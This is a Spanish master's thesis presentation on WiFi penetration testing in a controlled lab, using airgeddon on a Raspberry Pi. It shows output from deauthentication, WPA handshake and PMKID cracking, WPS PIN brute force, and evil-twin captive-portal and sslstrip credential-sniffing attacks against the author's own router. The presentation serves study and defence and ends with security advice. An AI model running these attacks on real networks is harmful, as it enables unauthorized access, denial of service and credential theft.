

ANÁLISIS DE HERRAMIENTAS DE PENETRACIÓN DE REDES WIFI EN RASPBERRY PI

Gonzalo Figueroa del Val
Curso 2022-2023



**Universidad
Europea**

17-11-2023

AGENDA

Introducción

Objetivos

Background teórico

Airgeddon y entorno

Ataques

Conclusiones



Universidad
Europea



INTRODUCCIÓN

- Redes inalámbricas presentes en el día a día y en cualquier lugar
- Exposición continua de redes
- Herramientas de ataque de fácil acceso y sobre todo de fáciles de usar
- La información expuesta puede ser muy valiosa para los atacantes
- 1 de cada 4 redes públicas no son seguras (Kapersky)
- Caso DarkHotel: spyware en redes WiFi públicas en hoteles (2007-2014)

OBJETIVOS

- Obtención de una herramienta de penetración de redes inalámbricas completa

Objetivos secundarios:

- Despliegue de un entorno de pruebas adecuado
- Realización de ataques contra redes WiFi en un entorno controlado
- Análisis de los resultados obtenidos durante el caso práctico



BACKGROUND TEÓRICO

Protocolos de Seguridad y Herramientas

PROTOCOLOS DE SEGURIDAD

WEP (1999)

- Cifrado Rivest Cipher 4 (RC4)
- Clave compartida de 40 bits (104 en su última versión)
- Vector de Inicialización (IV) de 24 bits
- CRC-32 para garantizar integridad
- Handshake con número aleatorio

WPA2 (2004)

- Requerido a partir de 2006
- Cifrado de bloque CCMP basado en Advanced Encryption Standard (AES)
- Disponible TKIP para compatibilidad con WPA
- Handshake de 4 vías
- Mejoras en WPA2-Enterprise

- Temporal Key Integrity Protocol (TKIP) que aporta confidencialidad e integridad
- WPA-PSK y WPA-Enterprise
- IV de 48 bits y cifrado RC4
- Handshake de 4 vías
- WiFi Protected Setup (WPS)

WPA (2003)

- Requerido a partir de 2020
- Incompatibilidad de clientes
- WPA3-Transition Mode
- Handshake SAE (Simultaneous Authentication of Equals) - Management Frame Protection (MFP)

WPA3 (2018)

HERRAMIENTAS Y FRAMEWORKS

- Wireshark
- Suite Aircrack-ng (airmon-ng, aireplay-ng, airodump-ng...)
- Hashcat
- Bettercap
- Reaver
- Wifite2
- “The lazy script”
- Airedon





AIRGEDDON Y ENTORNO

Herramienta, Raspberry Pi, S0 y Antena

AIRGEDDON



- Selección de interfaz de red y modo monitor
- Escaneo de redes
- Ataques DoS
- Captura PMKID y Handshake
- Descifrado de WPA/WPA2 offline
- Creación de diccionarios para fuerza bruta
- Evil Twin (solo AP, sniffer y portal cautivo)
- Ataques a WPS
- Ataque a WEP
- Evil Twin a WPA Enterprise

```
***** airgeddon v11.21 main menu *****
Interface wlan1 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
-----
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
-----
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
-----
11. About & Credits / Sponsorship mentions
12. Options and language menu
-----
*Hint* When airgeddon requests you to enter a path to a file either to use a dictionary else, did you know that you can drag and drop the file over the airgeddon window to type the path manually
-----
> █
```

ENTORNO DE PRUEBAS

- Raspberry Pi 4 b
- Kali Linux 2023
- Atheros AR9271
- Router “Comtrend” AR5387un






ATAQUES REALIZADOS

Deautenticación, WPA PSK Cracking, WPA PMKID, Evil Twin y WPS Attack

DEAUTENTICACIÓN


- Envío de paquetes de desconexión hacia clientes o hacia el punto de acceso
- Reconexión de clientes
- Denegación de servicio



```
aireplay deauth attack
00:51:57 Waiting for beacon frame (BSSID: 38:72:C0:9F:14:00) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:51:58 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:51:58 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:51:59 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:51:59 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:00 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:00 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:00 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:01 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:02 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:03 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
00:52:04 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
```


WPA PSK CRACKING

- Escaneo de redes
- Ataque de deautenticación
- Captura de handshake completo
- Fuerza bruta o diccionario (aircrack o hashcat)



```
File Acti
*****
Interface
Selected
Selected
Type of e
Select an
0. Retur
1. Deaut
2. Deaut
3. WIDS
*Hint* If
geddon/wi
> 2

Capturing Handshake
CH 11 ][ Elapsed: 6 s ][ 2023-10-15 23:26 ][ WPA handshake: 38:72:C0:9F:14:00
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:72:C0:9F:14:00 -74 0 78 11 0 11 130 WPA2 CCMP PSK AP_GFDV_01
BSSID STATION PWR Rate Lost Frames Notes Probes
38:72:C0:9F:14:00 5A:7E:1A:FD:BD:56 -35 1e- 1 6 23 EAPOL

aireplay deauth attack
23:26:11 Waiting for beacon frame (BSSID: 38:72:C0:9F:14:00) on channel 11
ND: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:26:11 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:14 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
23:26:14 Sending DeAuth (code 7) to broadcast -- BSSID: [38:72:C0:9F:14:00]
```

WPA PSK CRACKING

- Diccionario de 100.000 líneas construido a partir de rockyou.txt

```
Aircrack-ng 1.7
[00:04:15] 100002/100000 keys tested (398.40 k/s)
Time left: -964031259 day, 1 hour, 44 minutes, 32 seconds 100.00%
KEY FOUND! [ neverhacked33 ]

Master Key      : 79 77 60 73 9E D9 95 DE 51 5F 36 B5 1F DF 36 F9
                  26 BA FB CD 41 2C 9F 7D 14 AC 92 D4 57 51 1F AA


Transient Key   : F4 C5 CF F2 6E 9C 44 9C 21 11 15 B4 F1 1A 26 D8
                  D1 AE E1 B8 9A 0E 6A 4C 85 50 86 36 A8 14 2E 00
                  DE C5 10 40 F7 39 C1 99 62 18 5D 08 D1 AD 1C C0
                  2F 4C E5 B5 25 55 EC E6 60 8C D1 7B ED 9E AE E3

EAPOL HMAC      : 2D 14 FC 99 79 94 58 CD BD 7F AD 98 6C D1 3E 30

Press [Enter] key to continue ...
```


WPA2 PMKID

- Ataque más reciente contra WPA2 (2018)
- No es necesaria la interacción de un cliente ni de obtener un handshake completo
- Se captura únicamente el primer paquete del handshake
- Aircrack-ng o Hashcat para obtener la contraseña



A screenshot of the Aircrack-ng interface. The title bar says 'Capturing PMKID'. The main window displays a table with columns: CHA, LAST, R, I, 3, P, S, MAC-AP, ESSID (last EAPOL on top), and SCAN-FREQUENCY: 2462. The first row of data shows: [11] 20:47:57, + 3872c09f1400, AP_GFDV_01. On the left side, there is a sidebar with options like 'Interface', 'Selected', 'Selected', 'Selected', and 'Type of e'.

```
(kali@kali-raspberry-pi)-[~]
$ cat /home/kali/TFM/airgeddon/hashcat-pmkid-cracked.txt


2023-10-16
airgeddon. Decrypted password using hashcat

PMKID password:
_____

neverhacked33
```

WPS

- PIN de 8 dígitos dividido en 2 partes y un checksum (dígito 8)
- Algoritmos de generación de PINs, bases de datos o fuerza bruta



```
[+] Failed to recover WPA key

Testing PIN 18836486 (9/15)

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan1mon to channel 11
[+] Waiting for beacon from 38:72:C0:9F:14:00
[+] Received beacon from 38:72:C0:9F:14:00
[+] Vendor: Broadcom
WPS: A new PIN configured (timeout=0)
WPS: UUID - hexdump(len=16): [NULL]
WPS: PIN - hexdump_ascii(len=8):
      31 38 38 33 36 34 38 36                18836486
WPS: Selected registrar information changed



[+] Pin cracked in 8 seconds
[+] WPS PIN: '18836486'
[+] WPA PSK: 'neverhacked33'
[+] AP SSID: 'AP_GFDV_01'

PIN cracked: 18836486
Password cracked: neverhacked33

The password was saved on file: /home/kali/TFM/airgeddon/wps_database_based.txt
```

EVIL TWIN

- Falsificación de un punto de acceso legítimo
- Simula tanto el BSSID como el ESSID
- Con portal cautivo o con sniffer de tráfico



EVIL TWIN CON PORTAL CAUTIVO

```
AP
wlani: interface state UNINITIALIZED->COUNTRY_UPDATE
wlani: interface state COUNTRY_UPDATE->ENABLED
wlani: AP-ENABLED
wlani: STA 5a:7e:1a:fd:bd:56 IEEE 802.11: authenticated
wlani: STA 5a:7e:1a:fd:bd:56 IEEE 802.11: authenticated
wlani: STA 5a:7e:1a:fd:bd:56 IEEE 802.11: associated (aid 1)
wlani: AP-STA-CONNECTED 5a:7e:1a:fd:bd:56
wlani: STA 5a:7e:1a:fd:bd:56 RADIUS: starting accounting session B8262DA29377FCEB
0
```

```
Webserver
2023-10-19 23:21:16: (server.c.1704) server started (lighttpd/1.4.69)
1
```

```
Deauth
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 25583 - Speed: 466 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 25898 - Speed: 315 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 26211 - Speed: 313 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 26519 - Speed: 308 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 26986 - Speed: 467 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 27298 - Speed: 312 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 27615 - Speed: 317 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 28071 - Speed: 456 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 28383 - Speed: 312 packets/sec
Disconnecting 38:72:C0:9F:14:00 from 38:72:C0:9F:14:00 on channel 11
Packets sent: 28693 - Speed: 310 packets/sec
0
```

connectivitycheck.apple.com
AP_GFDV_01
< > Log In Cancel


COMTREND

Red inalámbrica, ESSID:
AP_GFDV_01

Introduzca su contraseña de acceso a la red inalámbrica para poder acceder a internet


.....

Mostrar contraseña ☐

Enviar

```
Control
Evil Twin AP Info // BSSID: 38:72:C0:9F:14:00 // Channel: 11 // ESSID: AP_GFDV_01
Online time
00:01:50
Password captured successfully:
neverhacked33
The password was saved on file: [/home/kali/TFM/airgeddon/evil_twin_captive_password.txt]
Press [Enter] on the main script window to continue, this window will be closed
```

EVIL TWIN CON SNIFFER



```
Control

Evil Twin AP Info // BSSID: 38:72:C0:9F:14:00 // Channel: 11 // ESSID: AP_GFDV_01

Online time
00:01:24
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal

Attempts: 0

DHCP ips given to possible connected clients
192.169.1.33 5a:7e:1a:fd:bd:56
```

```
Sniffer+Bettercap-Sslstrip2

Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 17_0_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0.1 Mobile/15E148 Safari/604.1
Referer: http://testphp.vulnweb.com/login.php

uname=gonzalo&pass=1P!@password

192.169.1.0/24 > 192.169.1.1 > [11:34:31] [net.sniff.http.request] http 192.169.1.33 GET testphp.vulnweb.com/login.php

GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-GB,en;q=0.9
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 17_0_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0.1 Mobile/15E148 Safari/604.1
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate

192.169.1.0/24 > 192.169.1.1 > [11:34:35] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from testphp.vulnweb.com
```




CONCLUSIONES

CONCLUSIONES

- Realización de ataques más comunes con éxito
- Imposibilidad de realizar ataques a WEP y a WPA Enterprise
- Facilidad de acceso a herramientas que pueden ser utilizadas con fines maliciosos
- El humano es el eslabón más débil
- Importancia de aplicar buenas prácticas de seguridad:
 - Contraseñas robustas
 - Deshabilitar WPS
 - Evitar conexión a redes públicas
 - Uso de últimas actualizaciones de seguridad

Repositorio de GitHub: https://github.com/gonzalofdv/TFM_redesWifi

